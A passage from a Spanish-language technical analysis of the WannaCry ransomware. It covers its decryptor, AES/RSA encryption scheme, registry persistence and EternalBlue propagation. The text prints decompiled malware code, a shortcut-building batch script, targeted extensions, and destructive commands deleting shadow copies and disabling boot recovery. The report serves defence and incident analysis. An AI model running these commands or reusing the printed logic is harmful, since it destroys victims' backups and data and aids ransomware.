Una vez las sesiones finalicen el programa finaliza su ejecución.

En resumen, está aplicación realiza las siguientes acciones:

- **Enumera** las sesiones de los usuarios activos mediante Escritorio Remoto al sistema comprometido.
- **Suplanta** al usuario degradándose desde SYSTEM a ese usuario.
- **Crea** un entorno de ejecución asociado al usuario que suplanta, de esta forma puede acceder a sus variables de entorno, etc.
- **Ejecuta** el programa indicado como argumento desde la línea de comandos como si fuera el usuario suplantado.

Esta aplicación es ejecutada cada 30 segundos por lo que conexiones no activas en el momento de la infección pero activas posteriormente también se verán afectadas.

Es importante recalcar que el equipo remoto no resulta afectado en sí mismo, el usuario es suplantado en el sistema ya infectado para acceder a las carpetas y recursos que ese usuario pueda tener. Si bien la cuenta SYSTEM puede acceder a todo el sistema por defecto, es posible que un usuario haya modificado los permisos de sus

carpetas y archivos para que sólo él pueda acceder, impidiendo el acceso a la cuenta SYSTEM incluida.

Por supuesto, si uno de los recursos a ser cifrados en esa cuenta de usuario es un recurso de red que pueda conectar al equipo remoto o a otra máquina distinta a la infectada ese recurso será cifrado.

7.3 TASKDL.EXE

Este programa es el encargado de realizar el borrado en todas las unidades del sistema comprometido de los archivos finalizados con la extensión ".WNCRYT".

El binario tiene formato PE (Portable Executable), es decir, es un ejecutable para sistemas operativos Windows, concretamente para 32 bits.

En la muestra analizada se ha podido observar que la fecha interna de creación del programa data del 14 de julio de 2009. Sin embargo este dato no es fiable ya que puede estar manipulado.



Imagen 12. Datos de la aplicación "taskdl.com"

Los archivos a borrar se buscan en la siguiente carpeta en cada una de las unidades encontradas:

<unidad_enumerada>:\\$RECYCLE

Es importante no confundir el nombre de esta carpeta con la propia Papelera de Reciclaje de Windows, la cual es "$Recycle.Bin".

Esta acción es realizada para borrar los restos del proceso de cifrado. Es posible recuperar archivos o parte de ellos tal y como se explica en el apartado 16. RECUPERACIÓN DE FICHEROS del presente informe, siempre que está aplicación no haya finalizado su tarea.

Este programa es ejecutado por la librería dinámica ("DLL") tal y como se indica en al apartado 7.1.4 CUARTO HILO del presente informe.

7.4 DESCIFRADOR - @WANADECRYPTOR@.EXE

Este programa es el encargado de mostrar la interfaz gráfica sobre el secuestro de los archivos de forma periódica al usuario, al igual que puede descifrar los archivos si se le aporta el archivo adecuado del sistema comprometido.

El binario tiene formato PE (Portable Executable), es decir, es un ejecutable para sistemas operativos Windows, concretamente para 32 bits.

En la muestra analizada se ha podido observar que la fecha interna de creación del programa data del 13 de julio de 2009. Sin embargo este dato no es fiable ya que puede estar manipulado.



Imagen 13. Datos de la aplicación "@WanaDecryptor@.exe"

La primera acción que realiza el programa es acceder a la entrada del registro de la rama "HKEY_LOCAL_MACHINE" o en el caso de que no pueda en ella, a la rama "HKEY_CURRENT_USER":

Software\WanaCrypt0r

En dicha entrada busca el valor "wd". En el caso de que lo encuentre y tenga contenido en formato texto, obtendrá dicha cadena y asignará el directorio activo de ejecución a lo que está indique mediante la función "SetCurrentDirectoryA".

En el caso de que la entrada no exista, no pueda acceder o no tenga ningún valor, obtendrá su propia ruta mediante la función "GetModuleFileNameA" y la ruta obtenida será asignada como directorio activo de ejecución.

A continuación, leerá el archivo de configuración "c.wnry" desde dicho directorio y guardará todo el contenido del archivo en un buffer que usará posteriormente.

En el caso de que no pueda acceder al archivo o no pueda leerlo creará uno nuevo con valores por defecto. En dicha configuración por defecto se puede observar la dirección maestra bitcoin en donde efectuar los pagos.

```
_manage_config_file:                    ; CODE XREF: WanaDecryptorMainFunction+4B↑j
                lea     ebp, [ebx+50Ch]
                push    1               ; Read config file
                push    ebp             ; DstBuf
                call    WanaDecryptorManageConfigFile
                add     esp, 8
                test    eax, eax
                jnz     short _get_functions_from_kernel
                mov     ecx, 0C3h
                mov     edi, ebp
                rep stosd
                mov     edi, offset WanaDecryptorMainBitCoindAddressDefault ; "13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94"
                or      ecx, 0FFFFFFFFh
```

Imagen 14. Dirección bitcoin por defecto embebida en el binario

Tras este paso procede a obtener las funciones necesarias de las librerías "kernel32.dll" y "advapi32.dll" mediante la función "GetProcAddress".

A continuación, inicializa el módulo winsock de Windows y comprueba si recibió algún argumento en la línea de comandos de su ejecución.

El programa puede recibir tres posibles argumentos, tal y como se explica brevemente en el apartado 8.1 CIFRADO del presente informe. Los comandos son:

- **fi**. Inicializa los archivos en el contenedor zip llamado "s.wnry" del programa Tor.
- **co**. Enumera todos los archivos con extensión ".res" y los lee. En condiciones normales sólo existirá el archivo "00000000.res". Este comando también es el encargado de ejecutar el proceso "taskhsvc.exe", el cual es una copia del archivo "tor.exe".
- **vs**. Este comando es el encargado de borrar las "Shadow Volumes", impedir que el sistema pueda ser arrancado en modo recuperación y de borrar todos los backups que el sistema haya realizado de forma periódica.

Tras realizar la operación adecuada por el argumento su ejecución finaliza.

En el caso de que no haya recibido ningún argumento crea una copia del archivo "s.wnry" en el Escritorio con el nombre "@WanaDecryptor@.bmp" y cambia el fondo de escritorio a esta imagen mediante la función "SystemParametersInfoW".

```
size_t WanaDecryptorSetRansomWallpaper()
{
  size_t result; // eax@1
  wchar_t String; // [sp+4h] [bp-618h]@1
  char v2; // [sp+6h] [bp-616h]@1
  __int16 v3; // [sp+20Ah] [bp-412h]@1
  WCHAR pszPath; // [sp+20Ch] [bp-410h]@1
  char v5; // [sp+20Eh] [bp-40Eh]@1
  __int16 v6; // [sp+412h] [bp-20Ah]@1
  WCHAR WideCharStr; // [sp+414h] [bp-208h]@1
  char v8; // [sp+416h] [bp-206h]@1
  __int16 v9; // [sp+61Ah] [bp-2h]@1

  pszPath = word_42179C;
  memset(&v5, 0, 0x204u);
  v6 = 0;
  String = word_42179C;
  memset(&v2, 0, 0x204u);
  v3 = 0;
  WideCharStr = word_42179C;
  memset(&v8, 0, 0x204u);
  v9 = 0;
  SHGetFolderPathW(0, 0, 0, 0, &pszPath);
  result = wcslen(&pszPath);
  if ( result )
  {
    swprintf(&String, (size_t)aSS_1, &pszPath, a_wanadecrypt_0);
    MultiByteToWideChar(0, 0, MultiByteStr, -1, &WideCharStr, 259);
    CopyFileW(&WideCharStr, &String, 0);
    result = SystemParametersInfoW(0x14u, 0, &String, 1u);
  }
  return result;
}
```

Imagen 15. Cambio del fondo de pantalla del escritorio

A continuación, obtiene el idioma del sistema mediante la función "GetUserDefaultLandID" y "GetLocaleInfoA". En el caso de que alguna de las funciones falle asigna el idioma inglés por defecto.

Con el idioma del sistema obtenido en una cadena en inglés, accede al archivo de la carpeta "msg" que posea el siguiente formato "m_<idioma>.wnry", por ejemplo, en el caso del español:

m_spanish.wnry

Leerá todo el contenido del archivo y mostrará todo su texto en la ventana principal que verá el usuario.

Tras esta acción el programa espera la interacción del usuario en alguno de sus botones. El botón más importante es el botón de descifrado. Tras pulsarlo se muestra la siguiente ventana:



Imagen 16. Ventana de la información del proceso de descifrado

En esta ventana se seleccionaría el sistema en el que se quiera descifrar los archivos, por defecto, el sistema comprometido. Al darle al botón "Start" el programa comprobará la existencia del archivo "f.wnry".

En el caso de que dicho archivo exista leerá su contenido línea por línea, y descifrará el archivo indicado por la línea con la clave privada RSA que tiene embebida en su código.

Tras finalizar el proceso, comprobará la existencia del archivo "00000000.dky" y "00000000.pky". En el caso de que ambos existan procederá a realizar una prueba de cifrado de datos aleatorios con la clave pública del archivo "00000000.pky" y descifrarlos con la clave privada del archivo "00000000.dky".

Si la comprobación se realiza con éxito el programa comenzará a enumerar todas las unidades buscando archivos que tengan la extensión ".WNCRY" y, tras enumerarlos todos, procederá a su descifrado. Tras el proceso mostrará un mensaje al usuario de finalización.

En el caso de que el archivo "00000000.dky" no exista o la comprobación no se realice con éxito mostrará el mensaje sobre la realización del pago para poder descifrar todos los archivos del sistema.

En el proceso de descifrado también borra todos los archivos que encuentre con los siguientes nombres:

@Please_Read_Me@.txt
@WanaDecryptor@.exe
@WanaDecryptor@.bmp

8. CIFRADO Y OFUSCACIÓN

8.1 CIFRADO

El proceso de cifrado del código dañino comienza importando dos claves públicas RSA.

Una de ellas es importada, si existe, desde el archivo llamado "00000000.pky" y en caso contrario generada junto con su privada tal y como se explica en el apartado 7.1 DLL – RANSOMWARE del presente informe.

La segunda clave pública esta embebida en su código. Esta clave pública será la utilizada para cifrar 10 archivos, exclusivamente, siendo estos archivos los que, con la clave privada RSA embebida en el descifrador, muestra como descifrados gratis al usuario.

El resto de archivos son cifrados con la primera clave importada de la cual se tiene la clave privada pero cifrada en el archivo "00000000.eky".

A continuación, el código dañino comprueba la existencia del archivo "f.wnry". Si no existe, prepara unos argumentos para indicar el valor "10" que serán los 10 archivos que se cifrarán con la clave embebida. Este archivo guarda las rutas y los nombres de los archivos cifrados con esta clave.

Cuando se ejecuta el descifrador, comprueba la existencia de dicho archivo, lee línea a línea cada ruta y descifra el archivo. Continúa hasta que se acaben las líneas o falle un descifrado. El resto de archivos los descifra con el archivo "00000000.dky" si se haya presente o indica que se pague para poder descifrar el resto de archivos.

Posteriormente, crea una copia en la carpeta desde el archivo "u.wnry" con el nombre "@WanaDecryptor@.exe".

El código dañino crea un archivo de Procesamiento por Lotes ("BAT") con un nombre aleatorio en el que escribe el siguiente código:

```
@echo off
echo SET ow = WScript.CreateObject("WScript.Shell") > m.vbs
echo SET om = ow.CreateShortcut("%s%s") >> m.vbs
echo om.TargetPath = "%s%s" >> m.vbs
echo om.Save >> m.vbs
cscript.exe //nologo m.vbs
del m.vbs
del /a %0
```

El nombre aleatorio del archivo "BAT" es calculado mediante la función "rand". Se usa como semilla para "srand" el valor retornado por la función "GetTickCount".

La función de este código es crear un archivo de VisualBasicScript llamado "m.vbs" y ejecutarlo. Éste crea un acceso directo en la ruta indicada al descifrador del código dañino.

Posteriormente, abre el archivo "r.wnry", lee sus contenidos a un buffer y modifica el valor del rescate, por defecto a 300 BTC. Escribe los contenidos del buffer al archivo llamado "@Please_Read_Me@.txt".

Tanto el descifrador como el archivo de texto serán copiados en toda carpeta en la que se cifre al menos un archivo. El acceso directo se creará en el Escritorio.

Tras la preparación de los archivos, el código dañino detiene los siguientes procesos mediante el comando "taskkill.exe /f /im <nombre_proceso>". Es un intento de parar los procesos de programas conocidos de bases de datos y así poder acceder a los archivos y poder cifrarlos.

mysqld.exe
sqlwriter.exe
sqlserver.exe
MSExchange*
Microsoft.Exchange.*'

A continuación, el código dañino enumera todas las unidades existentes en el sistema comprometido y obtiene la ruta al Escritorio común a todos los usuarios, la carpeta de documentos del usuario activo y la carpeta de documentos comunes.

Por cada unidad y por cada una de las carpetas enumera todos los archivos y los guarda en una lista con sus rutas siempre que los archivos cumplan las siguientes condiciones:

- No se encuentran en ninguna de las carpetas siguientes:

Content.IE5

Temporary Internet Files

This folder protects against ransomware. Modifying it will reduce protection

\\Local Settings\\Temp

\\AppData\\Local\\Temp

\\Program Files (x86)

\\Program Files

\\WINDOWS

\\ProgramData

\\Intel

$

****

- No posee ninguna de las siguientes extensiones:

.exe
.dll
.WNCRY
.WNCYR
.WNCRYT

- No tiene ninguno de los siguientes nombres:

@WanaDecryptor@.bmp
@WanaDecryptor@.exe.lnk
@Please_Read_Me@.txt
@WanaDecryptor@.bmp

- Posee alguna de las siguientes extensiones:

".doc"	".docx"	".xls"	".xlsx"	".ppt"
".pptx"	".pst"	".ost"	".msg"	".eml"
".vsd"	".vsdx"	".txt"	".csv"	".rtf"
".123"	".wks"	".wk1"	".pdf"	".dwg"
".onetoc2"	".snt"	".jpeg"	".jpg"	".docb"
".docm"	".dot"	".dotm"	".dotx"	".xlsm"
".xlsb"	".xlw"	".xlt"	".xlm"	".xlc"
".xltx"	".xltm"	".pptm"	".pot"	".pps"
".ppsm"	".ppsx"	".ppam"	".potx"	".potm"
".edb"	".hwp"	".602"	".sxi"	".sti"
".sldx"	".sldm"	".sldm"	".vdi"	".vmdk"
".vmx"	".gpg"	".aes"	".ARC"	".PAQ"
".bz2"	".tbk"	".bak"	".tar"	".tgz"
".gz"	".7z"	".rar"	".zip"	".backup"
".iso"	".vcd"	".bmp"	".png"	".gif"
".raw"	".cgm"	".tif"	".tiff"	".nef"
".psd"	".ai"	".svg"	".djvu"	".m4u"
".m3u"	".mid"	".wma"	".flv"	".3g2"
".mkv"	".3gp"	".mp4"	".mov"	".avi"
".asf"	".mpeg"	".vob"	".mpg"	".wmv"
".fla"	".swf"	".wav"	".mp3"	".sh"
".class"	".jar"	".java"	".rb"	".asp"
".php"	".jsp"	".brd"	".sch"	".dch"
".dip"	".pl"	".vb"	".vbs"	".ps1"
".bat"	".cmd"	".js"	".asm"	".h"
".pas"	".cpp"	".c"	".cs"	".suo"

".sln"	".ldf"	".mdf"	".ibd"	".myi"
".myd"	".frm"	".odb"	".dbf"	".db"
".mdb"	".accdb"	".sql"	".sqlitedb"	".sqlite3"
".asc"	".lay6"	".lay"	".mml"	".sxm"
".otg"	".odg"	".uop"	".std"	".sxd"
".otp"	".odp"	".wb2"	".slk"	".dif"
".stc"	".sxc"	".ots"	".ods"	".3dm"
".max"	".3ds"	".uot"	".stw"	".sxw"
".ott"	".odt"	".pem"	".p12"	".csr"
".crt"	".key"	".pfx"	".der"	

Si se cumplen todos los puntos indicados anteriormente en el archivo, el código dañino crea una clave AES aleatoria de 128 bits con la que cifrará todo el contenido del archivo original. Dicha clave es creada con la función "CryptGenRandom" de Microsoft, la cual no tiene debilidades conocidas.

A continuación, crea un nuevo archivo con el nombre del archivo original pero con la extensión ".WNCRYT". En este archivo escribirá una estructura formada por los siguientes campos:

- Marca de cifrado: El texto "WANNACRY!"
- Un valor de 4 bytes que indica el tamaño del bloque que contiene cifrada la clave AES usada para cifrar el archivo. El valor es 0x100.
- El bloque en bytes de la clave AES cifrada con la clave pública RSA desde el archivo "00000000.pky".
- Un valor de 4 bytes de información no conocida, suele tener el valor 3 o 4.
- Un valor variable de 4 bytes que indica el tamaño de los datos cifrados del archivo original.
- El bloque de los datos cifrados del archivo original.

Una vez creado el archivo en su totalidad se procede a borrar con "DeleteFileA" el archivo original (pese a este paso los contenidos no pueden ser recuperados con herramientas forenses ya que los contenidos del archivo original ya están cifrados).

A continuación, usando "MoveFileEx" renombra el archivo al mismo nombre pero con la extensión ".WNCRY".

Por cada directorio que el código dañino ha terminado de cifrar, genera los ficheros:

@Please_Read_Me@.txt
@WanaDecryptor@.exe

En el Escritorio también crea los archivos:

```
@WanaDecryptor@.exe.lnk
@WanaDecryptor@.bmp
```

Posteriormente, crea un archivo "BMP" desde el archivo "b.wnry" con el nombre "@WanaDecryptor@.bmp" y lo establece como fondo de escritorio mediante la función "SystemParametersInfoW" y la acción 0x14.

Tras este proceso el código dañino ejecuta el descifrador con los siguientes comandos:

- **fi**. Inicializa el cliente de Tor que lleva incluido en el archivo "s.wnry".
- **co**. Modifica el archivo "00000000.res" con el tiempo actual y ejecuta el proceso de Tor "taskhsvc.exe".
- **vs**. Elimina los *Shadow Volumes* del sistema mediante los siguientes comandos:

```
cmd.exe /c vssadmin delete shadows /all /quiet
wmic shadowcopy delete
```

También impide el inicio del sistema en modo de restauración con los siguientes comandos:

```
bcdedit.exe bcdedit /set {default} bootstatuspolicy ignoreallfailures
bcdedit.exe bcdedit /set {default} recoveryenabled no
```

Antes de comenzar el cifrado del equipo, el código dañino verifica la existencia de dos *mutex* en el sistema. En caso de existir alguno de ellos no realiza cifrado:

```
'Global\MsWinZonesCacheCounterMutexA'
'Global\MsWinZonesCacheCounterMutexW'
```

En cada equipo se generan un par de claves RSA de 2048 bits mediante la función de Windows "CryptGenKey". Haciendo uso de la función "CryptExportKey" se almacenan la clave pública (PuK) en un archivo ".pky" y la clave privada (PrK) en un archivo ".eky". Pero la clave privada además se cifra antes de almacenarse con la clave pública maestra (MPuK) embebida en la dll encargada del cifrado de ficheros en disco.

El código dañino genera una clave única aleatoria por cada fichero cifrado. Esta clave, de 128 bits y empleada con el algoritmo de cifrado AES, se almacena cifrada con la clave RSA pública generada en el sistema (PuK) en una cabecera personalizada que el código dañino añade en todos los ficheros cifrados.

El descifrado de los archivos solo es posible si se dispone de la clave privada RSA generada por el sistema (PrK), pero como esta clave ha sido cifrada antes de guardarla, la única manera de recuperarla es descifrando el fichero ".eky" con la

clave privada maestra (MPrK) que posee el atacante. Esto es lo que previene del descifrado de los ficheros sin la intervención de los creadores del ransomware.

La clave aleatoria AES es generada con la función de Windows "CryptGenRandom", que no contiene debilidades conocidas, por lo que actualmente no es posible desarrollar ninguna herramienta para descifrar estos ficheros sin conocer la clave privada RSA utilizada.

El código dañino crea varios hilos y realiza el siguiente proceso para el cifrado de los documentos:

- Crea un par de clave RSA de 2048 bits y cifra la clave privada (PrK) con la clave pública maestra (MPuK) embebida en el código dañino antes de almacenarla.
- Lee el fichero original y lo copia añadiéndole la extensión .wnryt.
- Crea una clave AES de 128 bits aleatoria.
- Cifra el fichero copiado utilizando el algoritmo AES.
- Añade una cabecera con la clave AES cifrada con la clave pública RSA generada por el sistema (PuK).
- Sobrescribe el fichero original con la copia cifrada.
- Finalmente renombra el fichero original con la extensión .wnry.

Por cada directorio que el código dañino ha terminado de cifrar, genera los ficheros:

@Please_Read_Me@.txt
@WanaDecryptor@.exe

9. PERSISTENCIA EN EL SISTEMA

El código dañino crea las siguientes entradas en el Registro de Windows para asegurar su persistencia dependiendo de si el usuario activo tiene permisos de Administrador, superiores o no. El proceso de la generación de la cadena aleatoria se explica en el apartado 7.3.4 CUARTO HILO del presente informe.

En el caso de que se tengan permisos de Administrador o superiores se crearán las siguientes entradas:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "<cadena_aleatoria>" /t REG_SZ /d "\"C:\WINDOWS\tasksche.exe\"" /f
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "<cadena_aleatoria>" /t REG_SZ /d '\<varia>\tasksche.exe\" /f
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "<cadena_aleatoria>" /t REG_SZ /d '\%COMMON_APPDATA%\tasksche.exe\" /f

En caso contrario se crearán las siguientes entradas:

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "<cadena_aleatoria>" /t REG_SZ /d "\"C:\WINDOWS\tasksche.exe\"" /f
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "<cadena_aleatoria>" /t REG_SZ /d '\<varia>\tasksche.exe\" /f
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "<cadena_aleatoria>" /t REG_SZ /d '\%COMMON_APPDATA%\tasksche.exe\" /f

10. CONEXIONES DE RED

El código dañino utiliza el *exploit* MS17-010 para propagarse hacia todas las máquinas que no tengan parcheada esta vulnerabilidad.

El *exploit* es utilizado para acceder a máquinas tanto en la red local como en Internet. Para ello el código dañino crea dos hilos:

```
HGLOBAL IniciaReplicacion()
{
  HGLOBAL result; // eax@1
  void *v1; // eax@2
  signed int v2; // esi@4
  void *v3; // eax@5

  result = IniciaYObtenDllStub();
  if ( result )
  {
    v1 = (void *)beginthreadex(0, 0, thread_ExplotacionLocal, 0, 0, 0);
    if ( v1 )
      CloseHandle(v1);
    v2 = 0;
    do
    {
      v3 = (void *)beginthreadex(0, 0, thread_ExplotacionGlobal, v2, 0, 0);
      if ( v3 )
        CloseHandle(v3);
      Sleep(0x7D0u);
      ++v2;
    }
    while ( v2 < 128 );
    result = 0;
  }
  return result;
}
```

Imagen 17. Creación de los hilos para el uso del *exploit*

La primera acción de esta función consiste en obtener el DLL "stub" que se usará para componer el *payload* que será enviado a las maquinas víctimas, a este "stub" se le añade el propio código dañino.

Esta dll contiene una función llamada "PlayGame", que se encarga de extraer y ejecutar el recurso de la propia dll, que en este caso es el propio código dañino.

De este modo cuando se produce la llamada a la función "PlayGame" se desencadena la infección de la máquina.

Esta dll no toca el disco de la máquina, ya que se inyecta en el proceso "LSASS" tras la ejecución del *exploit*.

10.1 PROPAGACIÓN POR RED LOCAL

A continuación se observa la función encargada de realizar la replicación en la red local de la máquina afectada:

```
int thread_ExplotacionLocal()
{
  v9 = v4;
  v10 = 0;
  v11 = 0;
  v12 = 0;
  v13 = 0;
  v5 = v4;
  Memory = 0;
  v7 = 0;
  v8 = 0;
  LOBYTE(v13) = 1;
  ObtenInfoAdpatadorRedLocal((int)&v9, (int)&v5);
  for ( i = 0; ; ++i )
  {
    v1 = v10;
    if ( !v10 || i >= (v11 - (signed int)v10) >> 2 )
      break;
    if ( *(_DWORD *)&unk_70F760[268] > 10 )
    {
      do
        Sleep(0x64u);
      while ( *(_DWORD *)&unk_70F760[268] > 10 );
      v1 = v10;
    }
    v2 = (void *)beginthreadex(0, 0, thread_RunEternalBlue, v1[i], 0, 0);
    if ( v2 )
    {
      InterlockedIncrement((volatile LONG *)&unk_70F760[268]);
      CloseHandle(v2);
    }
    Sleep(0x32u);
  }
  endthreadex(0);
  free_0(Memory);
  Memory = 0;
  v7 = 0;
```

Imagen 18. Propagación por red local

Esta función tiene como objetivo obtener información del adaptador de red local y generar direcciones IP dentro de su rango de red. Posteriormente inicia el hilo encargado de realizar la explotación, enviando el "payload" que contiene el código dañino, que será inyectado en el sistema objetivo dentro del proceso "LSASS" mediante el uso del *Exploit Eternalblue* (MS17-010).

10.2 PROPAGACIÓN POR INTERNET

Dentro de la función encargada de la propagación hacia internet se encuentra el código empleado para la generación de rangos de direcciones IP aleatorias:

```
void __cdecl __noreturn thrread_ExplotacionGlobal(signed int a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v1 = GetTickCount;
  v17 = 1;
  v18 = 1;
  v2 = GetTickCount();
  time(&Time);
  v3 = (char *)GetCurrentThread();
  v4 = (DWORD)&v3[GetCurrentThreadId()];
  v5 = GetTickCount();
  srand(v4 + Time + v5);
  v6 = v20;
  while ( 1 )
  {
    do
    {
      if ( v1() - v2 > 0x249F00 )
        v17 = 1;
      if ( v1() - v2 > 0x124F80 )
        v18 = 1;
      if ( !v17 )
        break;
      if ( a1 >= 32 )
        break;
      v8 = GetRandomNumber(v7);
      v7 = (void *)255;
      v6 = v8 % 0xFF;
    }
    while ( v8 % 0xFF == 127 || v6 >= 224 );
    if ( v18 && a1 < 32 )
    {
      v9 = GetRandomNumber(v7);
      v7 = (void *)255;
      v19 = v9 % 0xFF;
    }
    v10 = GetRandomNumber(v7) % 0xFFu;
    v11 = GetRandomNumber((void *)0xFF);
    sprintf(&Dest, aD_D_D_D, v6, v19, v10, v11 % 0xFF);
    v12 = inet_addr(&Dest);
    if ( connect_socket(v12) > 0 )
      break;
LABEL_23:
    Sleep(0x64u);
  }
```

Imagen 19. Generación de direcciones IP aleatorias

Una vez tiene generadas dichas direcciones IP procede a lanzar el *exploit* con el código mostrado a continuación:

```
  }
  v17 = 0;
  v18 = 0;
  v21 = v1();
  v13 = 1;
  while ( 1 )
  {
    sprintf(&Dest, aD_D_D_D, v6, v19, v10, v13);
    v14 = inet_addr(&Dest);
    if ( connect_socket(v14) <= 0 )
      goto LABEL_20;
    v15 = (void *)beginthreadex(0, 0, RUN_ETERNAL_BLUE, v14, 0, 0);
    v16 = v15;
    if ( v15 )
      break;
LABEL_21:
    if ( ++v13 >= 255 )
    {
      v2 = v21;
      v1 = GetTickCount;
      goto LABEL_23;
    }
  }
  if ( WaitForSingleObject(v15, 0x36EE80u) == 258 )
    TerminateThread(v16, 0);
  CloseHandle(v16);
LABEL_20:
  Sleep(0x32u);
  goto LABEL_21;
}
```

Imagen 20. Propagación por Internet

Tanto en la propagación por Internet como por la red local acaba llamando a la función RUN_ETERNAL_BLUE, que será la encargada de enviar el *exploit*.

10.3 EXPLOIT ETERNALBLUE

El código dañino utiliza el mismo *exploit* filtrado por el colectivo "The Shadow Brokers". Éste es idéntico al original pero sin la necesidad de usar otro *exploit* llamado "DoublePulsar", ya que sólo se inyecta en el proceso "LSASS".



Imagen 21. Código del exploit "EternalBlue"

Al hacerse uso de un *exploit* con código de kernel (ring0) todas las operaciones realizadas por el código dañino disponen de los privilegios de SYSTEM.

11. ARCHIVOS RELACIONADOS

El código dañino puede crear una serie de archivos en el sistema comprometido dependiendo de su estado de ejecución, a continuación se listan los archivos que pueden existir:

<%COMMON_APPDATA%>			
Nombre	**Fecha Creación**	**Tamaño *bytes***	**Hash SHA1**
tasksche.exe	<varía>	3723264	e889544aff85ffaf8b0d0da705105dee7c97fe26
<varia>			
Nombre	**Fecha Creación**	**Tamaño *bytes***	**Hash SHA1**
